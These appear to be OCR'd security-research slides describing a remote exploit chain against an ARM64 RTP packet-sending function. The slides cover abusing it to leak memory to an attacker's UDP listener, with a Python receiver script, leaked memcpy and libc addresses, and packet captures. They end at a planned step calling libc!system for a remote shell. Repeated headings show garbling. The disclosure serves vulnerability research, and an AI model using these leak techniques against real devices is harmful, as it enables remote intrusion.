
# First step: Jumping to gadget and setting parameter2 to 1



# First step: Jumping to gadget and setting parameter2 to 1



# First step: Jumping to gadget and setting parameter2 to 1



# Sencode step: Calling RTP\_SendRtpPacket and receiving leaked data

Sender(Victim)

```
_int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(__int64 a1)

v49 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
seq_num = *(_WORD *) (a1 + 22);
fd = *( QWORD *) (a1 + 160);
buf = *( QWORD *) (a1 + 128);
sockaddr = *( OWORD *) (a1 + 168);
v6 = *( OWORD *) (a1 + 184);
len = *(unsigned int *) (a1 + 136);
*(_WORD *) (a1 + 22) = seq_num + 1;
v17 = sockaddr;
v18 = v6;
v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
```

sendto

Receiver(Hacker)

```
import socket

UDP_IP="2408: [REDACTED]:ddf8"
UDP_IP="::"
UDP_PORT = 8181

sock = socket.socket(socket.AF_INET6, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.bind((UDP_IP, UDP_PORT))

while True:
    data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes
    print("received message:", data.decode("UTF-8"))
```

- **fd**: it can be enumerated from 0 to 0xff
- **buf**: point to an address which we want to leak
- **sockaddr**: set Ipv6 and UDP port

# Leaking the address of libc!memcpy

```


int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(__int64 a1)
{
    ...
    v49 = *(_QWORD *)_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40;
    seq_num = *(_WORD *) (a1 + 22);
    fd = *(QWORD *) (a1 + 160);
    buf = *(QWORD *) (a1 + 128);
    sockaddr = *(QWORD *) (a1 + 168);
    v6 = *(QWORD *) (a1 + 184);
    len = *(unsigned int *) (a1 + 136);
    *(_WORD *) (a1 + 22) = seq_num + 1;
    v17 = sockaddr;
    v18 = v6;
    v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
}

```

```


off_E45F8 DCQ __imp_memcpy          ; DATA XREF: memcpy@o
                                         ; memcpy+4@r
                                         ; memcpy+8@o

```



Remote leak of memcpy function memory address.GIF

# Leaking the address of libc.so and more



Frame 16833: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)  
 > Linux cooked capture v2  
 > Internet Protocol Version 4 (IPv4) [ Src: 2408.0.0.1 (2408) Dst: 2408.0.0.1 (2408) ]  
 > User Datagram Protocol [ Src Port: 8181 (8181) Dst Port: 1602 (1602) ]  
 > Data (1 byte)

Frame 17881: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)  
 > Linux cooked capture v2  
 > Internet Protocol Version 4 (IPv4) [ Src: 2408.0.0.1 (2408) Dst: 2408.0.0.1 (2408) ]  
 > User Datagram Protocol [ Src Port: 8181 (8181) Dst Port: 1602 (1602) ]  
 > Data (1 byte)

Frame 18996: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)  
 > Linux cooked capture v2  
 > Internet Protocol Version 4 (IPv4) [ Src: 2408.0.0.1 (2408) Dst: 2408.0.0.1 (2408) ]  
 > User Datagram Protocol [ Src Port: 8181 (8181) Dst Port: 1602 (1602) ]  
 > Data (1 byte)

Frame 20076: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)  
 > Linux cooked capture v2  
 > Internet Protocol Version 4 (IPv4) [ Src: 2408.0.0.1 (2408) Dst: 2408.0.0.1 (2408) ]  
 > User Datagram Protocol [ Src Port: 8181 (8181) Dst Port: 1602 (1602) ]  
 > Data (1 byte)

Frame 21194: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)  
 > Linux cooked capture v2  
 > Internet Protocol Version 4 (IPv4) [ Src: 2408.0.0.1 (2408) Dst: 2408.0.0.1 (2408) ]  
 > User Datagram Protocol [ Src Port: 8181 (8181) Dst Port: 1602 (1602) ]  
 > Data (1 byte)

off\_E45F8 DCQ \_\_imp\_memcpy  
 ; DATA XREF: memcpy+0r  
 ; memcpy+4r  
 ; memcpy+8r

6fe59325f8	00 0c 8d 02 71	00 00 00 18 31 72 02 71 00 00 00	....
------------	----------------	----------------------------------	------

We can get all of the address by this method !


# Final step: Getting remote shell

1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. Obtaining the memory address of the library where the vulnerability is located. (Done)
3. Obtaining the memory address of any library. (Done)
- 4. Calling libc!system.** (to do)

# Calling libc.so!system directly

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(**((_QWORD **))this + 1057) + 16LL))(  
    *((_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

